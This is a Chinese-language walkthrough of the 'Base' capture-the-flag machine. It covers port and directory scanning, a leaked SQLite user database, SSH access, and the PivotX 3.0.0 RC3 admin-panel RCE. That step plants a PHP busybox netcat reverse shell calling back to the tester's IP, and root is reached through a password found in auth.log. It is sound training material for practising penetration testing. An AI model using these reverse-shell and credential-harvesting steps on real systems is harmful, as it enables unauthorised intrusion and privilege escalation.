

Base_20250723

1. 基本信息

靶机链接:

<https://maze-sec.com/library>

<https://hackmyvm.eu/machines/machine.php?vm=>

难度: ★

知识点: 信息收集, 目录扫描, `sqlite3`读数据库, `PivotX 3.0.0 RC3 RCE`, 检索系统日志

2. 信息收集

H5 Nmap

```
└─# arp-scan -l | grep PCS
192.168.31.72    08:00:27:77:12:c7      PCS Systemtechnik GmbH
└─# IP=192.168.31.72
└─# nmap -sV -sC -A $IP -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 19:16 CST
Nmap scan report for Base (192.168.31.72)
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-generator: PivotX
|_ http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
```

```
| http-robots.txt: 1 disallowed entry
|_/pivotx/
|_http-title:      PivotX Powered
MAC Address: 08:00:27:77:12:C7 (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
```

开放了 22、80 端口,先常规扫一下目录

```
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -u http://$IP -
x.txt,.php,.html,.bak
└─# dirsearch -u http://$IP -x 403 -e txt,php,html
[19:17:35] Starting:
[19:17:46] 301 - 315B - /images -> http://192.168.31.72/images/
[19:17:46] 200 - 175B - /images/
[19:17:47] 200 - 5KB - /LICENSE.txt
[19:17:52] 200 - 311B - /README.md
[19:17:52] 200 - 33B - /robots.txt
[19:17:55] 200 - 487B - /UPGRADE.txt
[19:17:56] 200 - 12KB - /users.db
```

访问 80 端口没啥有用信息,访问 robots.txt 提示 pivotx 目录,访问目录下有一个登陆页面,测试 root、admin 等弱密码不行,做到后面发现 var/www/html/creds.txt 给了账号信息

```
http://192.168.31.72/pivotx/index.php


hungry@Base:/tmp$ cat /var/www/html/creds.txt
guest:guest
admin:YWRtaW*=  

```

扫描到 users.db 数据库,读取后存在用户 hungry/aHVuZ3J5

```
└─# file users.db
users.db: SQLite 3.x database, last written using SQLite version
3027002, file counter 2, database pages 3, cookie 0x1, schema 4, UTF-
8, version-valid-for 2
└─# sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> SELECT * FROM users;
id  username  password
--  -
1   hungry    aHVuZ3J5
```

尝试账号 **hungry/aHVuZ3J5** 网页登陆不对，去试试 **ssh** 登陆



3. 获得 **hungry** 权限

直接拿 **users.db** 数据库中用户 **hungry/aHVuZ3J5** 去 **ssh** 登陆靶机成功

```
└─# ssh hungry@$IP
hungry@Base:~$ id
uid=1000(hungry) gid=1000(hungry) groups=1000(hungry)
```

写个公钥方便登陆

```
#配置免密登陆
mkdir .ssh
cd .ssh
echo '<公钥>'>>authorized_keys
```

H5 拿到 **user.txt**

```
hungry@Base:~$ cd
hungry@Base:~$ ls
user.txt
hungry@Base:~$ cat user.txt
flag{user-051a0db9a92e4dacc70212da32fd0638}
```

4. 获得 **www-data** 权限

没有 **sudo** 可以执行，传个脚本扫一下

```
kaliL# python3 -m http.server 80

hungry@Base:/tmp$ wget 192.168.31.126/linpeas.sh
hungry@Base:/tmp$ chmod +x linpeas.sh
hungry@Base:/tmp$ bash linpeas.sh
```


发现 `ssh` 的配置文件中允许 `root` 登陆,尝试直接用 `top` 字典 `ssh` 爆破 `root` 密码失败

```
hungry@Base:~$ cat /etc/ssh/sshd_config | grep -i root
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
#ChrootDirectory none
```

然后注意到已知账户的密码都是 `base64`

```
hungry→aHVuZ3J5
guest:guest
admin:YWRtaW4=
```

群主提示了 `www-data` 有用,回到登陆页面 `/pivotx/index.php`,使用 `admin/YWRtaW4=` 成功登陆后台



搜索发现 `PivotX` 是 `PivotX` 开源的一个应用程序。`PivotX 3.0.0 RC3` 版本存在安全漏洞,该漏洞源于页面创建过程中,容易受到存储型跨站脚本攻击。

H5 CVE-2025-52367 (PivotX 3.0.0 RC3 RCE)

直接用 <https://www.exploit-db.com/> 现成的方案PivotX 3.0.0 RC3 - Remote Code Execution (RCE)

```
#PivotX 3.0.0 RC3 - Remote Code Execution (RCE)
https://www.exploit-db.com/exploits/52361
```

运行即可获得 `www-data` 权限

#使用admin登陆后获取shell方法

8. Navigate as admin, to `http://IP/PivotX/pivotx/index.php?page=homeexplore`, where you can edit index.php file

9. Edit index.php file to any php file you want to gain RCE on the target, could be with reverse shell or any other method.

10. Visit `http://IP/PivotX/index.php` and you should get a reverse shell :)

##执行结果

#访问homeexplore目标页面

`http://192.168.31.70/pivotx/index.php?page=homeexplore`

#编辑index.php内容为反弹shell参数 (靶机无nc用busybox)

`<?php exec("busybox nc 192.168.31.126 1234 -e /bin/bash "); ?>`

#获得反弹shell

kali^{└─}# `curl http://192.168.31.70/index.php`

kali^{└─}# `nc -lvp 1234`

listening on [any] 1234 ...

id

connect to [192.168.31.126] from Base [192.168.31.70] 46300

www-data@Base:/var/www/html\$ `id`

`uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)`

5. 获得 root 权限

H5 检索系统日志

注意到 `www-data` 用户的属组有 `adm`，`adm` 属组默认有权访问 `/var/log/` 下的系统日志（如 `auth.log`、`syslog`），去日志中找找敏感信息，在 `auth.log` 中发现 `root` 密码

www-data@Base:/tmp\$ `cat /var/log/auth.log | grep "password"`

Jul 19 23:59:05 moban passwd[528]: pam_unix(passwd:chauthtok):

password changed

for root

Jul 19 23:58:27 moban sudo[381]: root : password changed to 'dG9kZA==

Jul 20 00:05:17 moban sshd[548]: Accepted password for root from

192.168.3.94 po

rt 60280 ssh2

Jul 20 00:10:50 moban passwd[831]: pam_unix(passwd:chauthtok):

password changed

for hungry

Jul 20 00:30:55 moban passwd[1026]: pam_unix(passwd:chauthtok):

password changed

for hungry

```
Jul 20 00:31:43 moban sshd[1031]: Accepted password for root from
192.168.3.94 p
ort 36218 ssh2
Jul 20 00:32:02 moban passwd[1044]: pam_unix(passwd:chauthtok):
password changed
for root
Jul 20 00:44:17 Base sshd[433]: Accepted password for root from
192.168.3.94 por
t 47964 ssh2
Jul 20 00:52:12 Base sshd[433]: Accepted password for root from
192.168.3.94 por
t 55854 ssh2
Jul 23 10:23:06 Base sshd[780]: Accepted password for hungry from
192.168.31.126
port 58554 ssh2
Jul 23 10:36:12 Base sudo: pam_unix(sudo:auth): auth could not
identify password
for [www-data]
Jul 23 10:40:21 Base sudo: pam_unix(sudo:auth): auth could not
identify password
for [hungry]
```

获得 root 密码为 `dG9kZA==`，解码是 `todd` 果然很切题。

H5 拿到 `root.txt`

```
www-data@Base:/tmp$ su
Password:#dG9kZA==

----
| _ ) _ _ _ _ _
| _ \ / _ ` / _|/ _ \
| | ) | ( | \_ \ _/
|____/ \_,_|____/\____|

root@Base:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Base:/tmp# ls
root@Base:/tmp# cat /root/root.txt
flag{root}
```

